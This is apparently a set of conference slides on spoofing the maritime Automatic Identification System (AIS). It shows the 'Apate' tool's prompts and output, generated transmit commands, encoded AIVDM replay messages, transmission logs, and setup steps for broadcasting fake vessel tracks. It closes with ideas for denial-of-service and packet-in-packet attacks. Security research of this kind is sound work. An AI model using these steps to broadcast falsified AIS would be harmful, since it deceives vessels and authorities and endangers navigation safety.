
```
          Apate -- An AIS Spoofing Tool (Build: 05/22/2022 Version: 1.3.8)
                   [[Apate is the goddess of fraud and deception]]

Enter base name of file set (e.g., 'odyssey'): KML/ranger3

Read from existing parameter file (R) or write a new parameter file (W)? r

Create KML-only output (K) or full AIS/KML output (A)? a

Reading parameters from KML/ranger3_parameters.txt...
Writing AIS Ping commands to KML/ranger3_commands.sh...
Writing AIS synchronization information to KML/ranger3_ais_sync.txt...
Writing Google Earth coordinates to KML/ranger3_map.kml...

Preparing AIS_ping type 5 message...

Start route at:
 47.123592°N (47°07.42'N)
 088.565850°W (088°33.95'W)

Preparing information for leg 1...
   This leg ends at:
    47.123677°N (47°07.42'N)
    088.552632°W (088°33.16'W)
   Approx. course: 089°     Speed: 22 kn     Distance: 0.54 nm
   AIS Type 1 messages sent every 6 sec     Duration of leg: 88 sec (1.47 min)
   14 segments on this leg, each approx. 0.0385 nm

Preparing information for leg 2...
   This leg ends at:
    47.111245°N (47°06.67'N)
    088.504157°W (088°30.25'W)
   Approx. course: 110°     Speed: 22 kn     Distance: 2.12 nm
   AIS Type 1 messages sent every 6 sec     Duration of leg: 346 sec (5.77 min)
   57 segments on this leg, each approx. 0.0371 nm

Preparing information for leg 3...
   This leg ends at:
    47.072682°N (47°04.36'N)
    088.503805°W (088°30.23'W)
   Approx. course: 179°     Speed: 23 kn     Distance: 2.31 nm
   AIS Type 1 messages sent every 6 sec     Duration of leg: 362 sec (6.04 min)
   60 segments on this leg, each approx. 0.0386 nm

Preparing information for leg 4...
   This leg ends at:
    47.040617°N (47°02.44'N)
    088.482645°W (088°28.96'W)
```

```
#V1.3 -- This file is editable but be sure to maintain the block order and comment lines.
#mmsi,vname,callsign,vtype,vsize_a,vsize_b,vsize_c,vsize_d,draft,imo,dest,eta_mon,eta_day,eta_hour,eta_min
338016759,'RANGER III','WZ2056',60,20,26,5,5,3,,,,,,
#lat,long,leg_descriptor_type
47.123592,-88.56585,L
#leg,end_lat,end_long,speed
1,47.123677,-88.552632,22
2,47.111245,-88.504157,22
3,47.072682,-88.503805,23
4,47.040617,-88.482645,22
```

```
Bishop:ais-prototype gck$ more KML/ranger3_commands.sh
perl AIS_ping.pl --type=5 --mmsi=338016759 --vname='RANGER III' --callsign='WZ2056' --vtype=60 --vsize_a=20 --vsi
ze_b=26 --vsize_c=5 --vsize_d=5 --draft=3 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4536714601843 --heading=90 --speed=22
--lat=47.123592 --long=-88.56585 --ts=0 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4543633489264 --heading=88 --speed=22
--lat=47.123598121853 --long=-88.5649058585498 --ts=6 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.455055237797 --heading=87 --speed=22 -
-lat=47.1236042359485 --long=-88.5639617168824 --ts=12 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4557471268846 --heading=91 --speed=22
--lat=47.1236103422863 --long=-88.5630175749981 --ts=18 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4564390162576 --heading=89 --speed=22
--lat=47.1236164408665 --long=-88.5620734328972 --ts=24 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4571309057627 --heading=89 --speed=22
--lat=47.1236225316891 --long=-88.56112929058 --ts=30 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4578227954159 --heading=87 --speed=22
--lat=47.1236286147541 --long=-88.5601851480467 --ts=36 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4585146855288 --heading=91 --speed=22
--lat=47.1236346900615 --long=-88.5592410052977 --ts=42 --nmea=A --batch --auto
perl AIS_ping.pl --type=1 --mmsi=338016759 --navstat=0 --rot=0 --course=89.4592065757174 --heading=90 --speed=22
```

```
Bishop:ais-prototype gck$ more KML/ranger3_replay.txt
0-!AIVDM,2,1,7,A,552Fquh00001Mc;3GH184pLE:0TTT0000000000t2PJ5500Ht7P000000000,0*3F
0-!AIVDM,2,2,7,A,00000000008,2*2B
0-!AIVDM,1,1,,A,152Fquh03LIbTvDJuerkOjl00000,0*02
6-!AIVDM,1,1,,A,152Fquh03LIbU@2JuesSOjh<0000,0*72
12-!AIVDM,1,1,,A,152Fquh03LIbUQfJuetSOjfH0000,0*4A
18-!AIVDM,1,1,,A,152Fquh03LIbUkLJueuSOjnT0000,0*4F
24-!AIVDM,1,1,,A,152Fquh03LIbV58JuevCOjjh0000,0*4D
30-!AIVDM,1,1,,A,152Fquh03LIbVFnJuewCOjjt0000,0*75
36-!AIVDM,1,1,,A,152Fquh03LIbV`RJuf0COjg80000,0*6A
42-!AIVDM,1,1,,A,152Fquh03LIbVr@Juf13OjoD0000,0*6F
48-!AIVDM,1,1,,A,152Fquh03LIbW;tJuf23OjmP0000,0*06
54-!AIVDM,1,1,,A,152Fquh03LIbWMbJuf33Ojkd0000,0*55
60-!AIVDM,1,1,,A,152Fquh03LIbWgFJuf3kOjh00000,0*54
66-!AIVDM,1,1,,A,152Fquh03LIb`14Juf4kOjn<0000,0*4A
```


Falsified AIS (Automated Identification System) appearing to show HMS Defender and HNLMS Evertsen approaching Sevastopol, Crimea, On June 19 2021



Demo: Setup

- git pull https://github.com/dtllc/dc32-ics-ais
- git submodule update --init --recursive
- ./download_garys_tools.sh
- Install dependencies for ais-simulator
- Build ais-simulator
- python -u ais-simulator.py
- perl apate.pl
- python3 dispatch_apate.py DATA_replay.txt
- Install OpenCPN to plot trajectories

```
[167435.455313] usb 3-6.2.2: new full-speed USB device number 46 using xhci_hcd
[167435.546767] usb 3-6.2.2: New USB device found, idVendor=16d0, idProduct=0b03, bcdDevice= 4.00
[167435.546778] usb 3-6.2.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[167435.546782] usb 3-6.2.2: Product: dAISy AIS Receiver
[167435.546784] usb 3-6.2.2: Manufacturer: Adrian Studer
[167435.546786] usb 3-6.2.2: SerialNumber: 469D90462A001300
[167435.556318] cdc_acm 3-6.2.2:1.0: ttyACM1: USB ACM device
```




OpenCPN config for dAISy receiver

Demo: WARNING


- Please be mindful when testing Tx capability.
  - The coast guard *could* be very upset if you broadcast nonsense AIS messages. :-(


- Use a wired connection if possible
  - If not, tweak the gain in ./ais-simulator/ais-simulator.py:57 by starting at 1 and incrementing until you can Rx.



Demo: Basic Tx

- ais-simulator.py will create ./ais-simulator/webapp/ais-simulator.html as a simple frontend to craft messages
- Test your Rx capability here by sending simple Type 1 messages





Demo: apate.pl + replay_apate.py

- perl apate.pl and follow the prompts to generate your DATA_replay.txt file
- python3 replay_apate.py DATA_replay.txt to transmit the vessel's trajectory

```
0-!AIVDM,2,1,3,A,55N?Mn81hJjtp9@l001E<<L>10th5:1=@580000S3jL<<25eeGPSmC11D`45,0*4C
0-!AIVDM,2,2,3,A,8;H383A@A08,2*2C
0-!AIVDM,1,1,,A,15N?Mn002FGjk9LDbElBl2<00000,0*28
6-!AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
12-!AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
18-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
24-!AIVDM,1,1,,A,15N?Mn002FGjkfFDbG1jl2>h0000,0*50
```

polarstar_replay.txt

```
e=72.0, heading=72, second=12, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:12,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001101101111101001010010101001011001101100001011010000001001000001100000000000000000000000000
[MainThread] 2024-08-07 23:21:12,730 - root:128 - DEBUG - Sleeping for 5.9987382888793945 seconds.
[MainThread] 2024-08-07 23:21:18,729 - root:133 - INFO - [18.000192642211914] Transmitting: (18.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.730393, lat=36.109108, cour
se=72.0, heading=71, second=18, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:18,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001110110010100001010010101001011010111001001011010000001000111010010000000000000000000000000
[MainThread] 2024-08-07 23:21:18,729 - root:128 - DEBUG - Sleeping for 5.999382972717285 seconds.
[MainThread] 2024-08-07 23:21:24,729 - root:133 - INFO - [24.000229358673096] Transmitting: (24.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.729902, lat=36.109238, cour
se=72.0, heading=71, second=24, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:24,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001110111001011001010010101001011100000111001011010000001000111011000000000000000000000000000
[MainThread] 2024-08-07 23:21:24,730 - root:128 - DEBUG - Sleeping for 5.998828411102295 seconds.
[MainThread] 2024-08-07 23:21:30,729 - root:133 - INFO - [30.000170707702637] Transmitting: (30.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.72941, lat=36.109367, cours
e=72.0, heading=71, second=30, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:30,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011001111011110010001010010101001011101010000101101000000100011101111000000000000000000000000000
[MainThread] 2024-08-07 23:21:30,729 - root:128 - DEBUG - Sleeping for 5.999362230300903 seconds.
[MainThread] 2024-08-07 23:21:36,729 - root:133 - INFO - [36.000149965286255] Transmitting: (36.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728918, lat=36.109497, cour
se=72.0, heading=70, second=36, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:36,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010000000110010010100101010010111101000100010110100000100011010010000000000000000000000000
[MainThread] 2024-08-07 23:21:36,729 - root:128 - DEBUG - Sleeping for 5.99937629699707 seconds.
[MainThread] 2024-08-07 23:21:42,729 - root:133 - INFO - [42.0001494884491] Transmitting: (42.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.728427, lat=36.109625, course
=72.0, heading=70, second=42, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:42,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010000101000000001010010101001011111101111001011010000010001101010100000000000000000000000000
[MainThread] 2024-08-07 23:21:42,729 - root:128 - DEBUG - Sleeping for 5.999462604522705 seconds.
[MainThread] 2024-08-07 23:21:48,729 - root:133 - INFO - [48.00013589859009] Transmitting: (48.0, MessageType1(msg_type=1, repeat=0, mmsi=367255000, status=<NavigationStatus.UnderWayUsingEngine: 0>, turn=0.0, speed=15.0, accuracy=False, lon=-114.727933, lat=36.109753, cours
e=72.0, heading=71, second=48, maneuver=<ManeuverIndicator.NotAvailable: 0>, spare_1=b'\x00', raim=False, radio=0))
[MainThread] 2024-08-07 23:21:48,729 - root:98 - DEBUG - Transmission attempt 1: 0000010001010111100011101110111011000000000000000001001011001011111001011010001001101000001010010101001100000111100001011010000010001111100000000000000000000000000
[MainThread] 2024-08-07 23:21:48,729 - root:128 - DEBUG - Sleeping for 5.99937105178833 seconds.
```

Further Considerations

- Message types 6-8, 25, & 26 support arbitrary binary transmission.
  - TCP/AIS?
  - Application-specific encodings may support variable length messages
  - Packet-in-packet attacks? [Goodspeed et al., 2011]

- Message type 11 supports time synchronization
  - Is anything downstream over NMEA using this?

- Message type 15 supports interrogation
  - DoS?
  - Force a receiver to parse your junk

- Message types 16, 20, 22, & 23 support channel allocation and slot management
  - DoS?
  - ?

Acronyms and Abbreviations

AIS	Automatic Identification System
ASCII	American Standard Code for Information Interchange
bps	Bits per second
CFR	Code of Federal Regulations (U.S.)
CRC	Cyclic redundancy check
ECDIS	Electronic Chart Display and Information System
FCS	Frame Check Sequence
GNSS	Global Navigation Satellite System
HDLC	High-level Data Link Control
HTML	Hypertext Markup Language
IP	Internet Protocol
ITU-R	International Telecommunication Union, Radiocommunication sector
MHz	Megahertz (millions, or 10^6, cycles per second)
NMEA	National Maritime Electronics Association
NRZI	Non-return-to-zero inverted
RF	Radio frequency
SAR	Search and rescue
SDR	Software-defined radio
SOLAS	International Convention for the Safety of Life at Sea
TCP	Transmission Control Protocol
UDF	User Datagram Protocol
USCG	U.S. Coast Guard
VTMS	Vessel traffic management system

Software License

References

- Goodspeed, Travis, et al. "Packets in Packets: Orson Welles'{In-Band} Signaling Attacks for Modern Radios." *5th USENIX Workshop on Offensive Technologies (WOOT 11)*. 2011.
- International Association of Marine Aids to Navigation and Lighthouse Authorities (IALA). (2016, June). *An Overview of AIS*, Edition 2.0. IALA Guideline 1082. https://www.navcen.uscg.gov/pdf/IALA_Guideline_1082_An_Overview_of_AIS.pdf
- Kessler, G.C. (2020, August 7). Build a Raspberry AIS. DEFCON 28. https://www.youtube.com/watch?v=6eI_W4rQHDQ
- Kessler, G.C. (2020, August 22). AIS Research Using a Raspberry Pi. https://www.garykessler.net/library/ais_pi.html
- Kessler, G.C. (2021, July 8). AIS Tools. https://www.garykessler.net/software/index.html#ais
- OpenCPN.org. (n.d.). OpenCPN Chart Plotter Navigation. https://opencpn.org/
